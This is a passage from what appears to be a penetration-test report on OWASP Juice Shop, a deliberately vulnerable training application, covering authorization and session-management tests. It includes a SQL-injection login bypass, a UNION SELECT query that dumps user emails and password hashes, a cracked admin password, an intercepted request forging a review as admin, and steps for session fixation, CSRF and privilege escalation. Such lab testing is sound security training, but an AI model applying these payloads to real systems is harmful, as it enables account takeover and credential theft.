3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMTkyLjE2OC4wLjM
3IiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhd
Wx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0Ijo
iMjAyMyOxMC0yNiAwODo1MjowMy40NjcgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMyOxM
C0yNiAxMTowNzoyNC43OTMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjk
4MzE5ODY3fQ.EfcYMYMHZdFYnelsW3yzNclUX-uxgoGL6Vq4RKCuAIEk6Prt2D8GTqWWuU
OjUBw2rBmQ4ZYaeSQXXjNwNbIbD-Clr9DHwY7R6Eq5DlRbtPByu4bUWJzHxIxvtcbXmRZK
iD4SPoX8CdtNotX60bBlZIvFS7zOoq4lpOYAUUe2X_s

{
  "email":"bender@juice-sh.op",
  "password":"pass"
}
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
Vary: Accept-Encoding
Date: Thu, 26 Oct 2023 11:49:34 GMT
Connection: close

Invalid email or password.
```


Try to login with other user – Success after adding “‘-- “ at the end



5. Authorization Testing

5.1 Testing Directory Traversal File Include






5.2 Testing for Bypassing Authorization Schema

Testen in point 4.4.


5.3 Testing for Privilege Escalation


http://192.168.0.37:3000/rest/products/search?q=qwert%27))%20UNION%20SELECT%20id,%20email,%20password,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20Users--


From this we can crack hash for admin: (admin password is: admin123)



5.4 Testing for Insecure Direct Object References




Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://192.168.0.37:3000
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
PUT /rest/products/6/reviews HTTP/1.1
Host: 192.168.0.37:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
X-User-Email: admin@juice-sh.op
Content-Type: application/json
Content-Length: 49
Origin: http://192.168.0.37:3000
Connection: close
Referer: http://192.168.0.37:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
{
"message":"notyummmy2",
"author":"admin@juice-sh.op"
}
Reviews (2)
bender@juice-sh.op
Fry liked it too.
admin@juice-sh.op
yummy
Write a review
Review
What did you like or dislik
Max. 160 characters


Monkeys love it the most.
1.99¤
Reviews (3)
bender@juice-sh.op
Fry liked it too.
admin@juice-sh.op
yummy
admin@juice-sh.op
notyummmy2
Write a review


6. Session Management Testing

6.1 Testing for Session Management Schema

Sessions are managed by JWT token that is set as cookie which is returned by server after validating information passed by user. Token is structured as bellow:

“eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiIwNWE2NzFjNjZhZWZlYTEyNGNjMDhiNzZlYTZkMzBiYiIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjMtMTAtMjkgMjE6MTU6MTkuNjQwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjMtMTAtMjkgMjE6MTU6MTkuNjQwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTY5ODYxNDE5NX0.TFDGbi1YxK7Uu0isc659ZnY3cuwICjf06S0KqGDot6W86SDRH1dFTPaIxPIvvdGHxSlmG87G2mkjoDwf30tJobKH0TNWxf5CZZ3KABSDRK996I4bAbodgEL_Ee0_RxpFk9jTdtVYEdxsaCMbkAHBLodU36uf67AP-GMCj_ihS-8"

Using JWT Debugger we can see what information token contains:



Cache-Control is set to private and max-age is set to 604800 which is good practice because that means session token is revalidated with each request to the server. Data in tokens such as last login Ip should be encrypted


Session id is also sent as URL parameter in some requests which is dangerous because it means it is stored in browser history for example.

```
GET http://192.168.64.14:3000/socket.io/?EIO=4&transport=polling&t=OjzP3zo&sid=TLhtVcMCceW-yJdFAABY HTTP/1.1
```

6.2 Testing for Cookies Attributes


Application does not set by default any “secure” attributes for cookies (screenshot below):

- Secure Attribute: Verify if the application sets the 'Secure' attribute on sensitive cookies, limiting their transmission to secure (HTTPS) channels. Tools like Burp Suite or browser developer tools can help inspect the Set-Cookie headers.
- HttpOnly Attribute: Ensure that sensitive cookies are set with the 'HttpOnly' attribute, preventing client-side JavaScript from accessing them. You can inspect this in the browser's developer tools or using proxy tools like Burp Suite.
- SameSite Attribute: Check if cookies that should not be sent in cross-origin requests are set with the 'SameSite' attribute (e.g., 'Strict' or 'Lax') to mitigate CSRF (Cross Site Request Forgery) attacks.




6.3 Testing for Session Fixation

Session Fixation is an attack where an attacker sets a user's session ID to a known value, then lures the user to authenticate using that session ID. Later, the attacker can use the known session ID to gain unauthorized access to the victim's session. So, to replicate it we can open application tab under dev tools and copy session token if we paste it to other browser and refresh page, we are successfully logged in into someone else account. What is important is the old token works even if the original user logs out!



6.4 Testing for Exposed Session Variables




The

Session token is exposed as we can see in burp suite request are going over http, so all the data is not encrypted.


6.5 Testing for Cross Site Request Forgery

Cross-Site Request Forgery (CSRF) is a type of cyber-attack where an attacker tricks a user into performing unintended actions on a website they are authenticated on. This is achieved by exploiting the trust that a website has in a user's browser.

This problem is present on Juice Shop website using simple html form which looks like this:



We can send request to the server and receive server respond with code succeeded and list of all reviews



6.6 Testing for Logout Functionality

The logout button is easily accessible from the profile drop down menu. The only problem is the top bar is not fixed at the top, so it hides when user scrolls down the page. As described Testing for Session Fixation (6.3) the session is not terminated after user logout so attacker can steal session id and use someone else account even after the logout.

6.7 Testing Session Timeout

By default, the JWT token is valid for 24 hours, and user must login again to access the website. We can see this in Expires/Max Age column on screenshot below.

Name	Value	Domain	P..	Expires / Max-Age	S..	H..	Secure	SameSite	Partitio...	Priority
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdG...	localhost	/	2024-01-08T04:08:53.000Z	7...					Medium
continueCode	eekxOpMRYWolm4wz3Z5JrLadgQfEtxvueJtm706K...	localhost	/	2025-01-07T19:04:34.000Z	72					Medium
language	en	localhost	/	2025-01-07T19:04:17.000Z	10					Medium
cookieconsent_status	dismiss	localhost	/	2025-01-06T13:59:21.000Z	27					Medium
welcomebanner_status	dismiss	localhost	/	2025-01-07T13:59:20.000Z	27					Medium

6.8 Testing for Session Puzzling

It is possible to manipulate requests using burp suite. As described before by editing registration post we can do things like:

- Creating empty accounts in database
- Create user with admin privileges by adding “role:admin” to the request
- Skip restrictions like min and max characters in forms

And there are many more. Some of them are descripted in:

- 3.3 Test Account Provisioning Process
- 3.4 Testing for Accounts Enumerations and Guessable User Accounts
- 3.2 Test User Registration Process

7. LDAP (Lightweight Directory Access Protocol) Injection, XML Injection and XPath Injection

7.1 Introduction

